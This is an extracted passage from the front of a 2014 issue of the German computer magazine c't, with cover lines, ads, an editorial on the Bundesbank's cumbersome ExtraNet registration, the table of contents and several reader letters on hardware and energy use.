



*magazin für  
computer  
technik*

15. 11. 2014

25

Im Test:



Grafikkarten  
für Gamer

So schützen Sie Ihr Geld

# Sicheres Online-Banking

Welches TAN-Verfahren? Wer haftet? Banking-Software im Test

Interaktive Sprachkurse

Robuste Windows-Tablets

PDF-Konverter

Suse Linux Enterprise 12

CPU-Benchmarks

VISC-Prozessoren



Receiver, Beamer, TV: Reif für 4K?

## Kaufberatung Heimkino

Linus Torvalds im Interview

CLA: Recht am eigenen Code

Haftung bei VoIP-Missbrauch

Im Test: Reader, Shops und E-Book-Flatrates

## Die neuen E-Book-Reader

Schärfer, handlicher, wassergeschützt : Kindle, Tolino & Co.


€ 4,20

AT € 4,40 • CH CHF 6,90

Benelux € 5,00

IT € 5,00 • ES € 5,00

# NEU: BIS ZU 100 GB FÜR DEINE POSTFÄCHER!



Hosting-Kompletpakete  
mit flexiblem Mailspace!

- ✓ Speicherplatz einfach auf ein oder mehrere E-Mail-Postfächer verteilen.
- ✓ Postfachgröße sekundenschnell anpassen – auch nachträglich.


HOSTING-PAKETE MIT BIS ZU 100 GB MAILSPACE

## PowerWeb-Pakete

ab **3,90**  
€/Monat



JETZT ANGEBOT SICHERN UNTER:  
**STRATO.DE**



### Sicher? Ganz sicher!

Zu Recherchezwecken wollte ich wissen, wie Banken ihre Kontonummern ins IBAN-Format übersetzen. Google führte mich zur Deutschen Bundesbank: "Wir stellen diese Regeln ins Extranet." Das klingt doch prima.

Tatsächlich führt ein unscheinbarer Link auf [www.bundesbank.de](http://www.bundesbank.de) zu einem Dienst "ExtraNet". Dieser ist jedoch passwortgeschützt und erklärt potenziellen Nutzern: "Sie benötigen immer den Identifikationsschlüssel der Institute/des Meldepflichtigen". Habe ich nicht, und ein Institut bin ich auch nicht.

Am Kundentelefon der Bundesbank erklärt mir eine sehr nette Dame: "Ja, diese Daten sind öffentlich zugänglich. Fürs ExtraNet kann sich jedermann anmelden, auch Sie." Sogar ich. "Der Weg ist nur leider etwas kompliziert, dies ist halt eine Behörde. Aber da Sie gerade am Telefon sind, kann ich das schon einmal für Sie einleiten."

Die nette Dame notiert meine persönlichen Daten und verspricht eine E-Mail. Die ist am nächsten Morgen da und erklärt in bestem Amtsdeutsch: "Wir haben Ihre Angaben für den Download [...] unter der Ihnen zugewiesenen Teilnehmer-Nr. [achtstellige ID] in unseren Stammdaten angelegt. Unter folgender URL können Sie sich zur Registrierung anmelden [...]".

Gelesen, Link angeklickt, Teilnehmer-ID eingetippt. Ich lande auf einer Webseite zur Erstregistrierung. Wieder muss ich meine Adressdaten eingeben. Daraufhin entfaltet sich ein fünfseitiges PDF, das ich ausdrucken, ausfüllen und unterschreiben an die Bundesbank faxen soll. Bis zur Antwort können einige Tage

verstreichen, steht da noch. Dabei wollte ich doch nur eine ganz einfache Auskunft!

Doch Überraschung: Schon einen Tag nach dem Fax liegt ein Brief im Kasten. Darin steht, sorgfältig mit Abreißfolie verborgen, ein achtstelliges Passwort. Endlich auf der Zielgeraden: Jetzt muss ich nur noch die ExtraNet-Webseite ansteuern, die achtstellige User-ID aus dem PDF eingeben (nicht zu verwechseln mit der achtstelligen Teilnehmer-Nummer), das Passwort aus dem Brief eintippen, und ich habe die gewünschten Informationen.

Nach einem Telefonat, einer Mail, einem Fax, einem Brief und nicht weniger als drei Geheim-Codes darf ich endlich ein Tröpfchen aus dem Meer der "öffentliche zugänglichen" Bundesbank-Daten saugen.

Die Odyssee hinterlässt mich etwas irritiert. Aus dem allgemeinen Versagen des Ansatzes "Security by Obscurity" (Sicherheit durch Verstecken) scheint die Bundesbank eine seltsame Schlussfolgerung gezogen zu haben. Jetzt praktiziert sie Obscurity by Security, indem sie völlig harmlose Daten durch maßlos überzogene Sicherheitsmaßnahmen vor den Augen der Öffentlichkeit schützt.

Ach wäre das Bankgeheimnis doch auch so gut gesichert!

*Peter Schüler*

Peter Schüler

## aktuell

Prozessorgeflüster: Gegenwind für Intel	12
Hardware: UEFI-Updates, Minirechner, Grafikkarten	14
Server & Storage: Ethernet-Platten, Cloud-Server	16
Mobil: Handy mit Dreh-Kamera, günstige Netbooks	18
Apps: MS Office für iOS, Offline-Navigation, GMail	20
Notebooks: Neues für Gamer, 15-Zöller mit 4K	22
Peripherie: 5K-Monitor, Drucker, Wearable-Wettbewerb	24
Spiele: Xbox One Slim, Ego-Modus in GTA V	26
Embedded: Tückischer FTDI-Treiber, lüfterlose PCs	29
Sicherheit: iOS-Schädling, Router-Lücken, Registry-Trojaner	30
Netze: Access-Points mit App-Steuerung, UMTS-Router	31
Audio/Video: Amazon Fire TV Stick, Pinnacle Studio 18	32
Internet: 10 Jahre Firefox, IE ohne Windows	34
Linux: Btrfs stabil, Cinnamon 2.4, Ubuntu OpenStack	36
Apple: Neues Outlook, Car Play, Bezahlungsdienst	38
Anwendungen: Bildbearbeitung, Dateipacker, DTP	40
CAD, CAM, Interaktive PDFs	42
Prozessbeschreibungen, E-Rechnungen, Umfragen	44
Windows 10: Upgrade von Windows 7	45
Netzwerklautsprecher: Amazon Echo mit Spracheingabe	46
Forschung: Keimbelastung bei Smartphones	46
Ausbildung: Open Roberta Lab, Fachinformatiker	47

## Magazin


Vorsicht, Kunde: Der pfeifende Drucker	64
Interview mit Linux-Erfinder Linus Torvalds	68
Contributor License Agreements: Recht am Code	148
Recht: Haftung für Router-Hacks	160
Bücher: Google, Computerspiele als Kunst, Bitcoin	182
Story: Interspezifische Konkurrenz von Jan Gardemann	192

## Internet

Sicheres Online-Banking: Angriffs-Szenarien	76
Schutz und Haftung	80
Peering vs. Transit: Wie Provider sich vernetzen	154
Web-Tipps: Internet Arcade, Webmaster-Inspiration	180

## Software

Text-Editor: WriteMonkey gegen Ablenkung	52
Vektorgrafik/Bildbearbeitung: Affinity Designer	53
Terminalprogramm: Fernzugriff per Text und grafisch	54
3D-Spiele selber machen mit Project Spark	55
Linux-Distribution: OpenSuse 13.2	58
Suse Linux Enterprise 12 mit Rollback und Modulen	62
Online-Banking-Software für Windows, Mac OS und Linux	84
Interaktive Sprachkurse: Englisch mit PC, App und Web	134
PDF-Konverter: Office-Export, Add-ins und PDF-Drucker	140



76

# Sicheres Online-Banking

Banking-Trojaner haben es auf Ihr Geld abgesehen; einst als sicher geltende Verfahren wie SMS-TAN wurden schon ausgehebelt. Wir zeigen Ihnen, wie Sie Online-Banking sicher nutzen, damit Sie im Schadensfall nicht mit der Bank um die Haftung streiten müssen.

Angriffe aufs Online-Banking	76
Schutz und Haftung	80
Banking-Software	84

Suse Linux Enterprise 12	62	Interaktive Sprachkurse	134
Linus Torvalds im Interview	68	PDF-Konverter	140
Robuste Windows-Tablets	96	CLA: Recht am eigenen Code	148
CPU-Benchmarks	112	Haftung bei VoIP-Missbrauch	160




## Grafikkarten für Gamer

Für kompromisslose Gamer sind die schnellsten Grafikkarten gerade gut genug. Nvidias GTX-900-Serie bietet massig 3D-Leistung und hohe Effizienz, dazu HDMI 2.0 und eine sehr gute Bildqualität. AMDs Radeon R9 290X ist günstiger und trotzdem rasend schnell.

92

# VISC-Prozessoren

Nach CISC und RISC kommt VISC. Still und heimlich hat ein Start-up im Silicon Valley eine neue Prozessorarchitektur entwickelt, die das scheinbar Unmögliche möglich macht: Mehrere Kerne arbeiten an einem Thread für höhere Single-Thread-Performance.



72

## Kaufberatung Heimkino

Ultrahochauflösende 4K-Inhalte und Surround-Sound aus bis zu 13 Lautsprechern versprechen das ultimative Kino-Erlebnis für zu Hause. Doch damit das alles klappt, müssen Receiver, Surround-System und Projektor zusammenspielen.



118

Der holprige Weg zum Heimkino mit Ultra-HD Surround-Sound: Dolby Atmos und Auro-3D	118
Heimkino-Projektoren im Test	124
	128

## Die neuen E-Book-Reader



98

Endlich dürfen E-Books mit in die Badewanne: Zwei der getesteten E-Book-Reader zwischen 59 und 249 Euro sind wassergeschützt. Außer den Lesegeräten haben wir auch Sortiment und Preise der diversen E-Book-Shops unter die Lupe genommen.

E-Book-Reader ab 59 Euro im Test	98
E-Book-Shops und Flatrates im Überblick	110

Spiele: Borderlands: The Pre-Sequel, Civ Beyond Earth	184
DeadCore, Toybox Turbo	185
Styx: Master of Shadows, Sunset Overdrive	186
D4, Lone Survivor, Indie- und Freeware-Tipps	187
Kinder: Skylanders, Disney Infinity, amiibo	188

## Hardware

Android-Smartphone mit Laserfokus	48
Android-Tablet: Dell Venue 7 mit LTE	48
4K-Medienplayer: Netflix auf Ultra-HD-TVs	48
Mini-Rechner mit Quad-Core und SSD	49
USB-Sicherheits-Token: Plug-up Security Key	50
WLAN-Repeater: AVM Fritz WLAN-Repeater 1750E	50
Netzwerk-TV-Empfänger: Fritz WLAN-Repeater DVB-C	50
WLAN-Router: Asus RT-AC87U mit NAT-Turbo	51
Regensensor im Netz: Netatmos Regenmesser	52
Dual-SIM-Smartphone: Motorola Moto G (2. Gen.)	56
Scanner-Drucker mit nachfüllbaren Tintentanks	60
Prozessoren: Start-up mit neuer VISC-Architektur	72
Grafikkarten: High-End-Modelle für Gamer	92
Robuste Windows-Tablets von Motion und Pokini	96
Die neuen E-Book-Reader: Lesegeräte ab 59 Euro	98
E-Book-Shops und Flatrates	110
CPU-Benchmarks: Prozessoren im Vergleich	112
Kaufberatung Heimkino: AV-Receiver	118
Surround-Sound: Dolby Atmos und Auro-3D	124
Edle Heimkino-Projektoren im Test	128

## Know-how

Kinect programmieren: Luftklavier mit dem SDK 2.0	176
---	-----

## Praxis

Hotline: Tipps und Tricks	162
FAQ: Ortungsdienste auf dem Smartphone	166
DNSSEC-Resolver auf Windows Server	168
Home-Banking: Hibiscus-Templates für Vereine	170
RGB-LEDs steuern mit Arduino	172

## Ständige Rubriken

Editorial	3
Leserforum	6
Schlagseite	11
Stellenmarkt	206
Inserentenverzeichnis	208
Impressum	209
Vorschau	210

# LESERFORUM

## Energieverschwender

Prozessorgeflüster c't 24/14, S.16

Prinzipiell finde ich es ja sehr gut und lobenswert zur Wissensbereicherung der Menschheit beizutragen, indem man zu einer genaueren Analyse der Zahl Pi beiträgt, aber in Zeiten schwindelerregender Energiepreise und immer knapper werdender natürlicher Ressourcen finde ich es schon fast sinnfrei, ein Intel-Xeon-E7-System als Arbeitsplatz-PC zu benutzen.

Ist es wirklich nötig, eine solche CPU in einen Mitarbeiter-PC einzubauen, damit derjenige Mitarbeiter auch ja immer genügend Rechenpower hat; selbst wenn er nur seine Mails checkt? Wenn es nicht so lächerlich wäre, würde ich sagen: Energie-Sparze vollig verfehlt. So etwas bin ich als langjähriger Leser von der c't nicht gewohnt. Da erscheinen die ganzen Tipps rund ums Energiesparen geradezu als Hohn.

H. Krefft

Da war mein Text wohl missverständlich. Natürlich sind hier keine großen Server-Testsysteme als Arbeitsplatz-PC im Einsatz. Bei dem erwähnten Arbeitsplatz-PC, der den Plattencrash erlitt, handelte es sich um ein kleines, recht betagtes System mit AMD Phenom II. Der Plattencrash erinnerte nur daran, auch die Pi-Platte mal zu sichern. Der alte Arbeitsplatz-PC wurde übrigens inzwischen durch ein energiesparendes Core-i5-System ersetzt, das in Pausen automatisch in den Standby fährt und per Wake on LAN auch remote wieder hochgefahren werden kann.

Der eigentliche Pi-Lauf fand vor vier Jahren auf einem E7-Testsystem von Intel statt. Solche Systeme sind bei uns nur während der Testzeit im Labor im Einsatz. Wann immer man sie nicht braucht, werden sie heruntergefahren. Um das

auch remote hinbekommen zu können, nutzen wir nicht nur Remote-Management-Module, sondern auch Ethernet-Schaltsteckleisten.

Der lange Pi-Lauf damals war in erster Linie ein Zuverlässigkeitstest des E7-Testsystems in Zusammenarbeit mit unseren Kollegen von der iX, die den JBOD-Super-Trak-Controller EX 8768 von Promise und die Seagate-Platten kräftig unter Stress setzen wollten. Alle Systeme haben den 22-tägigen Dauerstress übrigens gut überstanden. (as)

## Mac mit und ohne App Store

zum Leserbrief „Kein Mac mehr ohne Appstore“, c't 24/14, S. 10

Die Ausführungen sind nicht ganz korrekt. Nach dem Download des Betriebssystems befindet sich der Installer auf der Festplatte. Diesen kann man, wie ich es gemacht habe, auf einen USB-Speicher übertragen, der bootfähig ist. Programme/Apps bekommt man nicht nur im App Store, sondern auch bei anderen Verteilern, Entwickler-Websites, Software-Archiv-Websites, Wiederverkäufern etc. Und zum Glück muss man beim Mac nicht alles mit einem komplexen Installationsvorgang durchziehen. Einfaches Kopieren der App an einen beliebigen Ort reicht oft aus.

Udo Meyer

## Nur das Glas tauschen

Smart repariert, Wie Sie einfache Defekte selbst beheben und für komplexe Reparaturen die richtige Werkstatt finden, c't 24/14, S. 120

Es ist meist nicht allzu schwer und recht preisgünstig, Glas und Digitizer zu tauschen, wenn man es schafft, Staub fernzuhalten. Am besten arbeitet man in der Küche unter dem auf volle Pulle geschalteten Dunstabzug. Ein Föhn zum Lösen der Klebstoffreste, ein scharfes Cuttermesser und beidseitiges Klebeband sind natürlich ebenfalls von großem Nutzen. Und vielleicht mal eine dritte Hand, falls beim Zusammenbauen die Lautstärketaste oder Ähnliches immer wieder verrutscht. Ich konnte so ein LG P880 Optimus 4xHD reparieren; Anleitung gibts auf YouTube.

Wiegand Erdmann

## Externe Netzteile für Festplatten

Sofortmaßnahmen am Unfallort, Datenrettung von Festplatten, Flash-Speicher und Smartphone, c't 24/14, S. 150

Aus meiner Erfahrung fehlt Ihrem Artikel zu defekten Massenspeichern ein wichtiger Aspekt bei externen Festplatten: das Netzteil.

Mögen die Hersteller die namhaften Festplatten verarbeiten, beim Netzteil sparen sie gerne. Leider fehlen vielfach die Daten auf diesen Netzteilen. Eine Frage daher: Werden externe 3,5-Zoll-Festplatten immer mit 12 Volt versorgt oder kann man das auch nicht sagen?

Michael Hoffmann

Die eigentliche 3,5-Zoll-Festplatte wird mit einer 12-Volt-Spannung für den Motor und einer 5-V-Spannung für die Elektronik versorgt. Beim Einbau in ein USB-Gehäuse hat der Hersteller die Wahl, ob er ein externes Netzteil mit diesen zwei Spannungen verwenden will oder eines mit nur 12 V, aus denen er die 5 Volt Gehäuse-intern ableitet. Bis vor wenigen Jahren waren Netzteile mit zwei Spannungen gang und gäbe und jeder Hersteller benutzte mangels Standard Mini-DIN-Stecker mit proprietärem Pin-Arrangement und ebensolcher elektrischer Belegung. Wenn man diese Steckerbelegung nicht bei noch funktionierendem Netzteil gemessen und notiert hatte, war ein späterer Ersatz äußerst kompliziert.

Heute sind unseres Wissens nur noch Einzelspannungs-Netzteile mit 12 V und etwa 2 A im Umlauf. Eine kurze Durchsicht unseres Bestandes förderte zudem zutage, dass die alle den Pluspol innen, minus also außen auf dem Steckerröhrchen haben. Auch fanden wir nur Netzteile, bei denen die Stecker gleiche Innen- und Außendurchmesser aufwiesen und eine klare Beschriftung am Netzteil selbst wie im Foto haben. Aber: Das muss leider nicht immer so sein: Bei Zweifeln – erst recht, wenn das Netzteil nicht beschriftet ist – empfiehlt sich dringend eine Kontrollmessung.



In der Beschriftung sind alle maßgeblichen Daten versammelt: nur eine Spannung von 12 V, 2 A Strom und Pluspol innen, Minuspol außen.

## Sagen Sie uns IHRE MEINUNG!

LESERBRIEFE:  
bitte an [redaktion@ct.de](mailto:redaktion@ct.de).

IN DEN SOZIALEN MEDIEN:

Sie finden uns  
bei Facebook  
und Google+  
als ctmagazin.

Die Redaktion behält sich vor,  
Zuschriften gekürzt zu veröffentlichen.  
Antworten sind kursiv gesetzt.

# REVOLUTIONÄR! WORKFORCE PRO

**Bye, bye Laser! Steigen Sie jetzt um auf Business Inkjet.**

Verabschieden Sie sich von Druckern, die Sie Zeit und Ressourcen kosten. Entscheiden Sie sich für eine fortschrittliche und effiziente Technologie. WorkForce Pro-Modelle sind schnell, bieten einen deutlich niedrigeren Stromverbrauch und geringere Seitenkosten als vergleichbare Laserdrucker\*.

- Bis zu 80 % weniger Stromverbrauch\*
- Bis zu 50 % niedrigere Seitenkosten\*
- Wartungsarm und zuverlässig
- Dokumentenechte Ausdrucke
- Saubere, umweltfreundliche Technologie



**Entscheiden Sie sich für den WorkForce Pro.**

[www.epson.de/druckerrevolution](http://www.epson.de/druckerrevolution)



**EPSON®**  
EXCEED YOUR VISION

## Datenrettung von der Steuer absetzen

Ich hatte im vergangenen Jahr eine defekte Festplatte zur Datenrettung an ein Service-Unternehmen gesendet. Die Festplatte hatte einen elektrischen Fehler und es musste die Elektronik ausgetauscht werden. In meiner Steuererklärung 2013 habe ich den Arbeitslohn, der den größten Teil der Summe ausmachte, beim Punkt „Aufwendungen für haushaltsnahe Dienstleistungen, Hilfe im eigenen Haushalt“ mit dem Text „Datenrettung von Festplatte durch professionellen IT-Service (nur Arbeitslohn)“ mit 833 Euro angegeben. Dies wurde vom Finanzamt auch so angenommen. Dadurch habe ich im Nachhinein noch mal einige Euro von meinen Ausgaben für die Datenrettung zurückbekommen.

Name der Redaktion bekannt

## Verschiedene Widerstände

Sternstunden, Einsteiger-Projekt: LED-Lichteffekte mit Arduino, c't 24/14, S. 204

Bei meinen Experimenten habe ich immer auf eine einfache Transistorschaltung gesetzt, die die Ausgangsspannung des Arduino in einen Konstantstrom umwandelt. Der vorgestellte Treiber-IC macht das natürlich viel eleganter und mit 16 Ausgängen auch noch viel billiger je Kanal, der dann noch dazu dimmbar ist.

Ein Problem mit der Schaltung der LEDs habe ich aber in Ihrem Vorschlag: Sie schalten alle LEDs der gleichen Zackenposition am Stern parallel. Damit liegt aber an allen LEDs auch die gleiche Spannung an und es ist wegen der Toleranzen der Kennlinien nicht mehr sicher, dass sich der Gesamtstrom gleichmäßig auf alle LEDs aufteilt. Ich habe testweise einmal zehn orange 3-mm-LEDs aus der Bastelkiste in Reihe geschaltet und mit 20 mA Nennstrom versorgt. Die Spannungen an den einzelnen LEDs lagen dabei um bis zu 20 mV auseinander.

Das klingt nach nicht viel, aber wegen der steilen U-I-Kennlinie der Dioden bewirken 20 mV Änderung der Versorgungsspannung um den Nennpunkt herum eine Änderung des Diodenstromes von 16 mA auf 27 mA. Ich befürchte also, wenn ich zwei zufällig ausgewählte LEDs parallel betreibe und mit 40 mA aus dem Treiberbaustein versorge, dann ist beiden kein langes Leben beschieden. Es kann passieren, dass die eine erst 15 mA zieht, während durch die andere bei der gleichen Spannung schon 25 mA fließen. Letztere wird daher bald durchbrennen und dann versucht der Treiber, die 40 mA durch die verbleibende LED zu schicken, was sehr schnell zu deren Ableben führen dürfte. Daher meine Frage, ob Sie schon einmal längere Zeit zufällig ausgewählte LEDs parallel an einem Ausgang des Treibers im Dauerbetrieb getestet haben?

Michael Frank

Einen solchen Test haben wir nicht durchgeführt, weil die LEDs dauerhaft nur mit etwa 25

Prozent Leistung betrieben werden und nur kurz mit voller Helligkeit leuchten. Auch dafür genügen 80 bis 90 Prozent Leistung, wenn man die LEDs möglichst schonen will.

## PC-Stromhunger ist wichtig!

Leserbrief „Erst nachdenken“ aus c't 23/14, S. 8

Ich finde es nicht gut, wie Herr Schmidt seinen eigenen Lebensstil darstellt, als wenn das bei jedem so wäre. Ich benutze keine Energiesparlampen, sondern normales Leuchtmittel – schalte es aber einfach aus, wenn ich es nicht brauche. Ich komme auf 1400 kWh im Jahr, das sind zirka 3,8 kWh pro Tag – damit kann ich gar keine 5 kWh täglich einsparen ...

Da mein PC alle Media-Funktionen übernimmt, läuft er fast den ganzen Tag, wenn ich zu Hause bin. Mein bisheriger PC aus dem Jahr 2009 verbrauchte inklusive Grafikkarte etwa 75 Watt im Leerlauf und 180 Watt unter Vollast. Als Durchschnittsverbrauch setze ich mal 100 Watt an plus 35 Watt für den Monitor. Bei etwa 7 Stunden täglicher Laufzeit verursachte mein alter PC 20 Prozent meines gesamten Stromverbrauchs. Mein neuer Rechner – mit Grafikkarte – hat eine Leerlaufleistungsaufnahme von 35 Watt. Damit spare ich aufs Jahr gerechnet immerhin fast 100 kWh beziehungsweise 7 Prozent meines Gesamtverbrauchs ein.

Für mich ist schon interessant, was Geräte aller Art an Strom verbrauchen, auch in den einstelligen Watt-Bereichen – erst recht, weil viele davon immer länger oder gar rund um die Uhr laufen (sollen).

Jan Petzold

## Privacy Captcha fürs Impressum – keine gute Idee

